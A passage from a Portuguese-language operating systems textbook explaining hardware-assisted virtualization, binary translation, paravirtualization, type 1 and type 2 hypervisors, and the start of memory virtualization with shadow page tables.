Esse problema foi enfim solucionado quando a Intel e a AMD introduziram a virtualização nas suas CPUs começando em 2005 (UHLIG, 2005). Nas CPUs da Intel ela é chamada de **Tecnologia de Virtualização** (**VT** — **Virtualization Technology**); nas CPUs da AMD ela é chamada de **Máquina Virtual Segura** (**SVM** — **Secure Virtual Machine**). Usaremos o termo VT em um sentido genérico a seguir. Ambos foram inspirados pelo trabalho VM/370 da IBM, mas são ligeiramente diferentes. A ideia básica é criar contêineres nos quais as máquinas virtuais podem executar. Quando um sistema operacional hóspede é inicializado em um contêiner, ele continua a executar ali até causar uma exceção e gerar uma captura que chaveia para o hipervisor, por exemplo, executando uma instrução de E/S. O conjunto de operações que geram capturas é controlado por um mapa de bits do hardware estabelecido pelo hipervisor. Com essas extensões, a abordagem de máquina virtual clássica **trap-and-emulate** (captura e emulação) torna-se possível.

O leitor astuto deve ter observado uma contradição aparente na descrição até aqui. Por um lado, dissemos que o x86 não era virtualizável até as extensões de arquitetura em 2005. Por outro, vimos que a VMware lançou o seu primeiro hipervisor x86 em 1999. Como ambos podem ser verdadeiros ao mesmo tempo? A resposta é que os hipervisores antes de 2005 na realidade não executavam o sistema operacional hóspede original. Em vez disso, eles *reescreviam* parte do código durante a execução para substituir instruções problemáticas com sequências de código seguras que emulavam a instrução original. Suponha, por exemplo, que o sistema operacional hóspede desempenhasse uma instrução de E/S privilegiada, ou modificasse um dos registros de controle privilegiados da CPU (como o registro CR3 que contém um ponteiro para o diretório de página). É importante que as consequências dessas instruções sejam limitadas a essa máquina virtual e não afetem outras máquinas virtuais, ou o próprio hipervisor. Desse modo, uma instrução de E/S insegura foi substituída por uma captura que, após uma conferência de segurança, realizava uma instrução equivalente e retornava o resultado. Como estamos reescrevendo, podemos usar o truque para substituir instruções que são sensíveis, mas não privilegiadas. Outras instruções executam nativamente. A técnica é conhecida como **tradução binária**, que discutiremos com mais detalhes na Seção 7.4.

Não há necessidade de reescrever todas as instruções sensíveis. Em particular, os processos do usuário sobre o hóspede podem ser executados sem modificação. Se a instrução não é privilegiada, mas sensível, e comporta-se diferentemente nos processos do usuário e no núcleo, não há problema. Nós a estamos executando no ambiente do usuário, de qualquer maneira. Para instruções sensíveis que são privilegiadas, podemos recorrer à alternativa clássica de captura e emulação (trap-and-emulate), como sempre. É claro, o VMM deve assegurar que elas recebam as capturas correspondentes. Em geral, o VMM tem um módulo que executa no núcleo e redireciona as capturas para seus próprios tratadores.

Uma forma diferente de virtualização é conhecida como a **paravirtualização**. Ela é bastante diferente da **virtualização completa**, pois nunca busca apresentar uma máquina virtual que pareça exatamente igual ao hardware subjacente. Em vez disso, apresenta uma interface de software semelhante a uma máquina que expõe explicitamente o fato de que se trata de um ambiente virtualizado. Por exemplo, ela oferece um conjunto de **hiperchamadas** (hypercalls), que permitem ao hóspede enviar solicitações explícitas ao hipervisor (assim como uma chamada de sistema oferece serviços do núcleo para aplicações). Convidados usam hiperchamadas para operações sensíveis privilegiadas como atualizar tabelas de páginas, mas como elas o fazem explicitamente em cooperação com o hipervisor, o sistema como um todo pode ser mais simples e mais rápido.

Não deve causar surpresa alguma que a paravirtualização não é nada de novo também. O sistema operacional VM da IBM ofereceu esta facilidade, embora sob um nome diferente, desde 1972. A ideia foi revivida pelos monitores de máquinas virtuais Denali (WHITAKER et al., 2002) e Xen (BARHAM et al., 2003). Comparada com a virtualização completa, o problema da paravirtualização é que o hóspede tem de estar ciente do API da máquina virtual. Isso significa que ela deve ser customizada explicitamente para o hipervisor.

Antes que nos aprofundemos mais nos hipervisores tipo 1 e tipo 2, é importante mencionar que nem toda tecnologia de virtualização tenta fazer o hóspede acreditar que ele tem o sistema inteiro. Às vezes, o objetivo é apenas permitir que um processo execute o que foi originalmente escrito para um sistema operacional e/ou arquitetura diferentes. Portanto, distinguimos entre a virtualização de sistema completa e a **virtualização ao nível de processo**. Embora nos concentremos na primeira no restante deste capítulo, a tecnologia de virtualização em nível de processo é usada na prática também. Exemplos bastante conhecidos incluem a camada de compatibilidade WINE, que permite que uma aplicação Windows execute em sistemas em conformidade com o POSIX, como Linux, BSD e OS X, e a versão em nível de processo do emulador QEMU que permite que aplicações para uma arquitetura executem em outra.


7.3 Hipervisores tipo 1 e tipo 2

Goldberg (1972) distinguiu entre duas abordagens para a virtualização. Um tipo de hipervisor, chamado de **hipervisor tipo 1** está ilustrado na Figura 7.1(a). Tecnicamente, ele é como um sistema operacional, já que é o único programa executando no modo mais privilegiado. O seu trabalho é dar suporte a múltiplas cópias do hardware real, chamadas **máquinas virtuais**, similares aos processos que um sistema operacional normal executa.

Em comparação, um **hipervisor tipo 2**, mostrado na Figura 7.1(b), é um tipo diferente de animal. Ele é um programa que depende do, digamos, Windows ou Linux para alocar e escalonar recursos, de maneira bastante similar a um processo regular. É claro, o hipervisor tipo 2 ainda finge ser um computador completo com uma CPU e vários dispositivos. Ambos os tipos de hipervisores devem executar o conjunto de instruções da máquina de uma maneira segura. Por exemplo, um sistema operacional executando sobre o hipervisor pode mudar e até bagunçar as suas próprias tabelas de páginas, mas não as dos outros.

O sistema operacional executando sobre o hipervisor em ambos os casos é chamado de **sistema operacional hóspede**. Para o hipervisor tipo 2, o sistema operacional executando sobre o hardware é chamado de **sistema operacional hospedeiro**. O primeiro hipervisor tipo 2 no mercado x86 foi o **VMware Workstation** (BUGNION et al., 2012). Nesta seção, introduzimos a ideia geral. Um estudo do VMware segue na Seção 7.12.

Hipervisores tipo 2, às vezes referidos como **hipervisores hospedados**, dependem para uma grande parte de sua funcionalidade de um sistema operacional hospedeiro como o Windows, Linux ou OS X. Quando ele inicializa pela primeira vez, age como um computador recentemente inicializado e espera para encontrar um DVD, unidade de USB ou CD-ROM contendo um sistema operacional na unidade. Dessa vez, no entanto, a unidade poderia ser um dispositivo virtual. Por

FIGURA 7.1 Localização dos hipervisores tipo 1 e tipo 2.

exemplo, é possível armazenar a imagem como um arquivo ISO no disco rígido do hospedeiro e fazer que o hipervisor finja que está lendo de uma unidade de DVD correta. Ele então instala o sistema operacional para o seu **disco virtual** (de novo, realmente apenas um arquivo Windows, Linux ou OS X) executando o programa de instalação encontrado no DVD. Assim que o sistema operacional hóspede estiver instalado no disco virtual, ele pode ser inicializado e executado.


As várias categorias de virtualização que discutimos estão resumidas na tabela da Figura 7.2, tanto para os hipervisores tipo 1 quanto tipo 2. São dados alguns exemplos para cada combinação de hipervisor e tipo de virtualização.

7.4 Técnicas para virtualização eficiente

A capacidade de virtualização e o desempenho são questões importantes, então vamos examiná-las mais de perto. Presuma, por ora, que temos um hipervisor tipo 1 dando suporte a uma máquina virtual, como mostrado na Figura 7.3. Como todos os hipervisores tipo 1, ele executa diretamente no hardware. A máquina virtual executa como um processo do usuário no modo usuário e, como tal, não lhe é permitido executar instruções sensíveis (no sentido Popek-Goldberg). No entanto, a máquina virtual executa um sistema operacional hóspede que acredita que ele está no modo núcleo (embora, é claro, ele não esteja). Chamamos isso de **modo núcleo**

FIGURA 7.2 Exemplos de hipervisores. Hipervisores tipo 1 executam diretamente no hardware enquanto hipervisores tipo 2 usam os serviços de um sistema operacional hospedeiro existente.

Método de virtualização	Hipervisor tipo 1	Hipervisor tipo 2
Virtualização sem suporte de HW	ESX Server 1.0	VMware Workstation 1
Paravirtualização	Xen 1.0	
Virtualização com suporte de HW	vSphere, Xen, Hyper-V	VMware Fusion, KVM, Parallels
Virtualização de processo		Wine

FIGURA 7.3 Quando o sistema operacional em uma máquina virtual executa uma instrução somente de núcleo, ele chaveia para o hipervisor com uma captura se a tecnologia de visualização estiver presente.

virtual. A máquina virtual também executa processos do usuário, que acreditam que eles estão no modo usuário (e realmente estão).


O que acontece quando o sistema operacional hóspede (que acredita que ele está em modo núcleo) executa uma instrução que é permitida somente quando a CPU está de fato em modo núcleo? Em geral, em CPUs sem VT, a instrução falha e o sistema operacional cai. Em CPUs com VT, quando o sistema operacional hóspede executa uma instrução sensível, ocorre uma captura para o hipervisor, como ilustrado na Figura 7.3. O hipervisor pode então inspecionar a instrução para ver se ela foi emitida pelo sistema operacional hóspede ou por um programa usuário na máquina virtual. No primeiro caso, ele arranja para que a instrução seja executada; no segundo caso, emula o que o hardware de verdade faria se confrontado com uma instrução sensível executada em modo usuário.

7.4.1 Virtualizando o "invirtualizável"

Construir um sistema de máquina virtual é algo relativamente direto quando o VT está disponível, mas o que as pessoas faziam antes disso? Por exemplo, VMware lançou um hipervisor bem antes da chegada das extensões de virtualização no x86. Outra vez, a resposta é que os engenheiros de software que construíram esses sistemas fizeram um uso inteligente da **tradução binária** e características de hardware que *existiam* no x86, como os **anéis de proteção** do processador.

Por muitos anos, o x86 deu suporte a quatro modos de proteção ou anéis. O anel 3 é o menos privilegiado. É aí que os processos do usuário normais executam. Nesse anel, você não pode executar instruções privilegiadas. O anel 0 é o mais privilegiado que permite a execução de qualquer instrução. Em uma operação normal, o núcleo executa no anel 0. Os dois anéis restantes não são usados por qualquer sistema operacional atual. Em outras palavras, os hipervisores eram livres para usá-los quando queriam. Como mostrado na Figura 7.4, muitas soluções de virtualização, portanto, mantinham o hipervisor em modo núcleo (anel 0) e as aplicações em modo usuário (anel 3), mas colocavam o sistema operacional hóspede em uma camada de privilégio intermediário (anel 1). Como resultado, o núcleo é privilegiado em relação aos processos do usuário, e qualquer tentativa de acessar a memória do núcleo a partir de um programa do usuário leva a uma violação de acesso. Ao mesmo tempo, as instruções privilegiadas do sistema operacional hóspede geram capturas para o hipervisor. O hipervisor realiza algumas verificações de sanidade e então desempenha as instruções em prol do hóspede.

Quanto às instruções sensíveis no código núcleo do hóspede: o hipervisor certifica-se de que elas não existem mais. Para fazê-lo, ele reescreve o código, um bloco básico de cada vez. Um **bloco básico** é uma sequência de instruções curta, em linha reta, que termina com uma ramificação. Por definição, um bloco básico não contém salto, chamada, captura, retorno ou outra instrução que altere o fluxo de controle, exceto pela última instrução que faz precisamente isso. Um pouco antes de executar um bloco básico, o hipervisor primeiro o varre para ver se ele contém instruções sensíveis (no sentido de Popek e Goldberg), e se afirmativo, as substitui com uma chamada para uma rotina de hipervisor que lida com elas. A ramificação na última instrução também é substituída por uma chamada no hipervisor (para ter certeza de que ela possa repetir a rotina para o próximo bloco básico). A tradução dinâmica e a emulação soam caras, mas geralmente não são. Blocos traduzidos são colocados em cache, portanto nenhuma tradução é necessária no futuro. Também, a maioria dos blocos em código não contém instruções sensíveis

FIGURA 7.4 O tradutor binário reescreve o sistema operacional hóspede executando no anel 1, enquanto o hipervisor executa no anel 0.

ou privilegiadas, e assim pode executar nativamente. Em particular, enquanto o hipervisor configurar o hardware cuidadosamente (como é feito, por exemplo, pela VMware), o tradutor binário pode ignorar todos os processos do usuário; eles executam em modo não privilegiado de qualquer maneira.

Após um bloco básico ter completado sua execução, o controle é retornado ao hipervisor, que então localiza o seu sucessor. Se o sucessor já foi traduzido, ele pode ser executado imediatamente. De outra maneira, ele é primeiro traduzido, armazenado em cache, então executado. Em consequência, a maior parte do programa estará na cache e executará em uma velocidade próxima do máximo. Várias otimizações são usadas, por exemplo, se um bloco básico termina saltando para (ou chamando) outro, a instrução final pode ser substituída por um salto ou chamada diretamente para o bloco básico traduzido, eliminando toda a sobrecarga associada a como encontrar o bloco sucessor. De novo, não há necessidade de substituir instruções sensíveis em programas do usuário; o hardware vai simplesmente ignorá-las de qualquer maneira.

Por outro lado, é comum realizar tradução binária em todo o código do sistema operacional hóspede executando no anel 1 e substituir mesmo as instruções sensíveis privilegiadas que, em princípio, poderiam ser obrigadas a gerar capturas também. A razão é que capturas são muito caras e a tradução binária leva a um desempenho melhor.

Até o momento descrevemos um hipervisor tipo 1. Embora hipervisores tipo 2 sejam conceitualmente diferentes dos hipervisores tipo 1, eles usam, como um todo, as mesmas técnicas. Por exemplo, o VMware ESX Server (um hipervisor tipo 1 lançado pela primeira vez em 2001) usa exatamente a mesma tradução binária que o primeiro VMware Workstation (um hipervisor tipo 2 lançado dois anos antes).

No entanto, para executar o código hóspede nativamente e usar exatamente as mesmas técnicas exige que o hipervisor tipo 2 manipule o hardware no nível mais baixo, o que não pode ser feito do espaço do usuário. Por exemplo, ele tem de estabelecer os descritores do segmento para exatamente o valor correto para o código hóspede. Para uma virtualização fiel, o sistema operacional hóspede também deve ser enganado para pensar que ele é o "rei" do pedaço, com o controle absoluto de todos os recursos da máquina e com acesso ao espaço de endereçamento inteiro (4 GB em máquinas de 32 bits). Quando o rei encontrar outro rei (o núcleo do hospedeiro) ocupando seu espaço de endereçamento, ele não vai achar graça.

Infelizmente, é isso mesmo que acontece quando o hóspede executa como um processo do usuário em um sistema operacional regular. Por exemplo, no Linux, um processo do usuário tem acesso a apenas 3 GB dos 4 GB de espaço de endereçamento, à medida que 1 GB restante é reservado para o núcleo. Qualquer acesso à memória do núcleo leva a uma captura. Em princípio, é possível assumir a captura e emular as ações apropriadas, mas fazê-lo é caro e em geral exige instalar o tratador de capturas apropriado no núcleo hospedeiro. Outra maneira (óbvia) de solucionar o problema dos dois reis é reconfigurar o sistema para remover o sistema operacional hospedeiro e de fato dar ao hóspede o espaço de endereçamento inteiro. No entanto, fazê-lo claramente não é possível a partir do espaço do usuário tampouco.

Da mesma maneira, o hipervisor precisa lidar com as interrupções para fazer a coisa certa, por exemplo, quando o disco envia uma interrupção ou ocorre uma falta de página. Também, se o hipervisor quiser usar a captura e emulação para instruções privilegiadas, ele precisará receber as capturas. Mais uma vez, instalar tratadores de captura/interrupção no núcleo não é possível para processos do usuário.

Portanto, a maioria dos hipervisores modernos do tipo 2 tem um módulo núcleo operando no anel 0 que os permite manipular o hardware com instruções privilegiadas. É claro, não há problema algum em manipular o hardware no nível mais baixo e dar ao hóspede acesso ao espaço de endereçamento completo, mas em determinado ponto o hipervisor precisa limpá-lo e restaurar o contexto do processador original. Suponha, por exemplo, que o hóspede está executando quando chega uma interrupção de um dispositivo externo. Dado que um hipervisor tipo 2 depende dos drivers de dispositivos do hospedeiro para lidar com a interrupção, ele precisa reconfigurar o hardware completamente para executar o código de sistema operacional hospedeiro. Quando o driver do dispositivo executa, ele encontra tudo como ele esperava que estivesse. O hipervisor comporta-se como adolescentes dando uma festa quando os pais estão fora. Não há problema em rearranjar todos os móveis, desde que, antes de os pais voltarem, eles o coloquem de volta exatamente como os haviam encontrado. Ir de uma configuração de hardware para o núcleo hospedeiro para uma configuração para o sistema operacional hóspede é conhecido como **mudança de mundo** (*world switch*). Nós a discutiremos em detalhe quando discutirmos o VMware na Seção 7.12.

Deve ficar claro agora por que esses hipervisores funcionam, mesmo em um hardware invirtualizável:

instruções sensíveis no núcleo hóspede são substituídas por chamadas a rotinas que emulam essas instruções. Nenhuma instrução sensível emitida pelo sistema operacional hóspede jamais é executada diretamente pelo verdadeiro hardware. Elas são transformadas em chamadas pelo hipervisor, que então as emula.

7.4.2 Custo da virtualização

Alguém poderia imaginar ingenuamente que CPUs com VT teriam um desempenho muito melhor do que técnicas de software que recorrem à tradução, mas as mensurações revelam um quadro difuso (ADAMS e AGESEN, 2006). No fim das contas, aquela abordagem de captura e emulação usada pelo hardware VT gera uma grande quantidade de capturas, e capturas são muito caras em equipamentos modernos, pois elas arruínam caches da CPU, TLBs e tabelas de previsão de ramificações internas à CPU. Em comparação, quando instruções sensíveis são substituídas por chamadas às rotinas do hipervisor dentro do processo em execução, nada dessa sobrecarga de chaveamento de contexto é incorrida. Como Adams e Agesen demonstram, dependendo da carga de trabalho, às vezes o software bate o hardware. Por essa razão, alguns hipervisores tipo 1 (e tipo 2) realizam tradução binária por questões de desempenho, embora o software vá executar corretamente sem elas.

Com a tradução binária, o próprio código traduzido pode ser mais lento ou mais rápido do que o código original. Suponha, por exemplo, que o sistema operacional hóspede desabilita as interrupções de hardware usando a instrução CLI (“remover interrupções”). Dependendo da arquitetura, essa instrução pode ser muito lenta, levando muitas dezenas de ciclos em determinadas CPUs com pipelines profundos e execução fora de ordem. Deve estar claro a essa altura que o hóspede querer desligar interrupções não significa que o hipervisor deva realmente desligá-las e afetar a máquina inteira. Desse modo, o hipervisor deve desligá-las para o hóspede sem desligá-las de fato. Para fazê-lo, ele pode controlar uma **IF** (**interrupt flag** — flag de interrupção) dedicada na estrutura de dados da CPU virtual que ele mantém para cada hóspede (certificando-se de que a máquina virtual não receba nenhuma interrupção até as interrupções serem desligadas novamente). Toda ocorrência de CLI no hóspede será substituída por algo como “VirtualCPU. IF = 0”, que é uma instrução de movimento muito barata que pode levar tão pouco quanto um a três ciclos. Desse modo, o código traduzido é mais rápido. Ainda assim, com o hardware de VT moderno, normalmente o hardware ganha do software.

Por outro lado, se o sistema operacional hóspede modificar suas tabelas de página, isso vai sair caro. O problema é que cada sistema operacional hóspede em uma máquina virtual acredita que ele é “dono” da máquina e tem liberdade de mapear qualquer página virtual para qualquer página física na memória. No entanto, se uma máquina virtual quiser usar uma página física que já está em uso por outra (ou o hipervisor), algo tem de ceder. Veremos na Seção 7.6 que a solução é adicionar um nível extra de tabelas de página para mapear “páginas físicas hóspedes” às páginas físicas reais no hospedeiro. De maneira pouco surpreendente, remexer múltiplos níveis de tabelas de páginas não é algo barato.

7.5 Hipervisores são micronúcleos feitos do jeito certo?

Tanto hipervisores tipo 1 como de tipo 2 funcionam com sistemas operacionais hóspedes não modificados, mas precisam saltar sobre obstáculos para ter um bom desempenho. Vimos que a **paravirtualização** assume uma abordagem diferente modificando o código-fonte do sistema operacional hóspede em vez disso. Em vez de desempenhar instruções sensíveis, o hóspede paravirtualizado executa **hiperchamadas**. Na realidade, o sistema operacional hóspede está agindo como um programa do usuário fazendo chamadas do sistema para o sistema operacional (o hipervisor). Quando essa rota é tomada, o hipervisor precisa definir uma interface que consiste em um conjunto de chamada de rotina que os sistemas operacionais hóspedes possam usar. Esse conjunto de chamadas forma o que é efetivamente uma **API** (**Application Programming Interface** — Interface de Programação de Aplicações) embora seja uma interface para ser usada por sistemas operacionais hóspedes, não programas aplicativos.

Avançando um passo, ao removermos todas as instruções sensíveis do sistema operacional e tê-lo apenas fazendo hiperchamadas para conseguir serviços do sistema como E/S, transformamos o hipervisor em um micronúcleo, como o da Figura 1.26. A ideia explorada na paravirtualização é de que emular instruções de hardware peculiares é uma tarefa desagradável e que dispende tempo. Ela exige uma chamada para o hipervisor e então emular a semântica exata de uma instrução complicada. É muito melhor simplesmente ter o sistema operacional hóspede chamando o hipervisor (ou micronúcleo) para fazer a E/S, e assim por diante.


De fato, alguns pesquisadores argumentaram que deveríamos talvez classificar os hipervisores como “micronúcleos feitos do jeito certo” (HAND et al., 2005). A primeira questão a mencionar é que este é um tópico altamente controverso e alguns pesquisadores se opuseram de modo veemente à noção, argumentando que a diferença entre os dois não é fundamental, para começo de conversa (HEISER et al., 2006). Outros sugerem que comparados aos micronúcleos, hipervisores talvez nem sejam tão adequados para construir sistemas seguros, e defendem que eles sejam estendidos com a funcionalidade de núcleos, como a passagem de mensagens e o compartilhamento de memória (HOHMUTH et al., 2004). Por fim, alguns pesquisadores argumentam que talvez hipervisores não sejam nem “pesquisa sobre sistemas operacionais feita do jeito certo” (ROSCOE et al., 2007). Já que ninguém disse nada sobre livros didáticos de sistemas operacionais feitos do jeito certo (ou errado) — ainda — acreditamos que fazemos bem em explorar um pouco mais a similaridade entre hipervisores e micronúcleos.

A principal razão por que os primeiros hipervisores emularam a máquina completa foi a falta de disponibilidade de um código-fonte para o sistema operacional hóspede (por exemplo, para o Windows) ou o vasto número de variantes (por exemplo, Linux). Talvez no futuro o API de hipervisor/micronúcleo seja padronizado, e sistemas operacionais subsequentes sejam projetados para chamá-lo em vez de usar instruções sensíveis. Fazê-lo facilitaria o suporte e o uso da tecnologia de máquinas virtuais.

A diferença entre a virtualização e a paravirtualização está ilustrada na Figura 7.5. Aqui temos duas máquinas virtuais sendo suportadas em um hardware com VT. À esquerda, há uma versão inalterada do Windows como o sistema operacional hóspede. Quando uma instrução sensível é executada, o hardware causa uma captura para o hipervisor, que então o emula e retorna. À direita há uma versão do Linux modificada, portanto ela não contém mais quaisquer instruções sensíveis. Em vez disso, quando precisa fazer E/S ou mudar os registros internos críticos (como aquele apontando para as tabelas de página), ele faz uma chamada de hipervisor para finalizar o trabalho, como um programa de aplicação fazendo uma chamada de sistema em Linux padrão.

Na Figura 7.5 mostramos o hipervisor dividido em duas partes separadas por uma linha tracejada. Na realidade, apenas um programa está executando no hardware. Uma parte dele é responsável por interpretar instruções sensíveis que geraram capturas, nesse caso, do Windows. A outra parte dele apenas leva adiante hiperchamadas. Na figura, a segunda parte é rotulada “micronúcleo”. Se o hipervisor será usado para executar apenas sistemas operacionais hóspedes paravirtualizados, não há necessidade para a emulação de instruções sensíveis e temos um verdadeiro micronúcleo, que provém apenas serviços muito básicos, como despachar processo e gerenciar a MMU. O limite entre um hipervisor tipo 1 e um micronúcleo já é vago e ficará ainda menos claro à medida que os hipervisores começarem a adquirir mais e mais funcionalidade e hiperchamadas como parece provável. Mais uma vez, esse assunto é controverso, mas está ficando cada dia mais claro que o programa executando em modo núcleo diretamente no hardware deve ser pequeno e confiável e consistir em milhares, não milhões, de linhas de código.

A paravirtualização do sistema operacional hóspede levanta uma série de questões. Primeiro, se as instruções sensíveis são substituídas por chamadas para o hipervisor, como pode o sistema operacional executar no hardware nativo? Afinal de contas, o hardware não compreende essas hiperchamadas. E segundo, e se existem múltiplos hipervisores disponíveis no mercado, como o VMware, o *open source* Xen originalmente da Universidade de Cambridge e o Hyper-V da Microsoft, todos com APIs de hipervisores de certa maneira

FIGURA 7.5 Virtualização real e paravirtualização.

diferentes? Como o núcleo pode ser modificado para executar em todos eles?

Amsden et al. (2006) propuseram uma solução. No seu modelo, o núcleo é modificado para chamar rotinas especiais sempre que ele precisa fazer algo sensível. Juntas, essas rotinas, chamadas de **VMI (Virtual Machine Interface** — Interface de máquina virtual), formam uma camada de baixo nível que serve como interface com o hardware ou com o hipervisor. Essas rotinas são projetadas para serem genéricas e não vinculadas a qualquer plataforma de hardware específica ou a qualquer hipervisor em particular.

Um exemplo dessa técnica é dado na Figura 7.6 para uma versão paravirtualizada do Linux que eles chamam VMI Linux (VMIL). Quando o VMI Linux executa em um hardware simples, ele precisa estar ligado a uma biblioteca que emite a instrução (sensível) real necessária para realizar o trabalho, como mostrado na Figura 7.6(a). Quando executa em um hipervisor, digamos VMware ou Xen, o sistema operacional hóspede é ligado a diferentes bibliotecas que fazem as hiperchamadas apropriadas (e diferentes) para o hipervisor subjacente. Dessa maneira, o núcleo do sistema operacional segue portátil, no entanto, é amigável ao hipervisor e ainda assim eficiente.

Outras propostas para uma interface de máquina virtual também foram feitas. Uma interface popular é chamada **paravirt ops**. A ideia é conceitualmente similar ao que foi descrito há pouco, mas diferente em detalhes. Na essência, um grupo de vendedores Linux que incluem empresas como IBM, VMware, Xen e Red Hat defenderam uma interface hipervisor-agnóstica para o Linux. A interface, incluída no núcleo da linha principal da versão 2.6.23 em diante, permite que o núcleo converse com qualquer hipervisor que esteja gerenciando o hardware físico.


7.6 Virtualização da memória

Até o momento abordamos a questão de como virtualizar a CPU. Mas um sistema de computadores tem mais do que somente uma CPU. Ele também tem dispositivos de memória e E/S. Eles também precisam ser virtualizados. Vamos ver como isso é feito.

Quase todos os sistemas operacionais modernos dão suporte à memória virtual, o que é basicamente um mapeamento de páginas no espaço de endereçamento virtual para as páginas da memória física. Esse mapeamento é definido por tabelas de páginas (em múltiplos níveis). Em geral, o mapeamento é colocado para funcionar fazendo que o sistema operacional estabeleça um registro de controle na CPU que aponte para a tabela de página no nível mais alto. A virtualização complica muito o gerenciamento de memória. Na realidade, os fabricantes de hardwares precisaram de duas tentativas para acertar.

Suponha, por exemplo, que uma máquina virtual está executando, e o sistema operacional hospedado nela decide mapear suas páginas virtuais 7, 4 e 3 nas páginas físicas 10, 11 e 12, respectivamente. Ele constrói tabelas de páginas contendo esse mapeamento e carrega um registrador de hardware para apontar para a tabela de páginas de alto nível. Essa instrução é sensível. Em uma CPU com VT, ela vai gerar uma captura; com a tradução dinâmica vai provocar uma chamada para uma rotina do hipervisor; em um sistema operacional paravirtualizado, isso vai gerar uma hiperchamada. Para simplificar, vamos presumir que ela gere uma captura para um hipervisor tipo 1, mas o problema é o mesmo em todos os três casos.

O que o hipervisor faz agora? Uma solução é realmente alocar as páginas físicas 10, 11 e 12 para essa máquina virtual e estabelecer as tabelas de páginas reais

FIGURA 7.6 VMI Linux executando em (a) hardware simples, (b) VMware, (c) Xen.

para mapear as páginas virtuais da máquina virtual 7, 4 e 3 para usá-las. Até aqui, tudo bem.

Agora suponha que uma segunda máquina virtual inicialize e mapeie suas páginas virtuais 4, 5 e 6 nas páginas físicas 10, 11 e 12 e carregue o registro de controle para apontar para suas tabelas de página. O hipervisor realiza a captura, mas o que ele vai fazer? Ele não pode usar esse mapeamento porque as páginas físicas 10, 11 e 12 já estão em uso. Ele pode encontrar algumas páginas livres, digamos 20, 21 e 22, e usá-las, mas primeiro tem de criar novas tabelas mapeando as páginas virtuais 4, 5 e 6 da máquina virtual 2 em 20, 21 e 22. Se outra máquina virtual inicializar e tentar usar as páginas físicas 10, 11 e 12, ele terá de criar um mapeamento para elas. Em geral, para cada máquina virtual o hipervisor precisa criar uma **tabela de página sombra** (shadow page table) que mapeie as páginas virtuais usadas pela máquina virtual para as páginas reais que o hipervisor lhe deu.

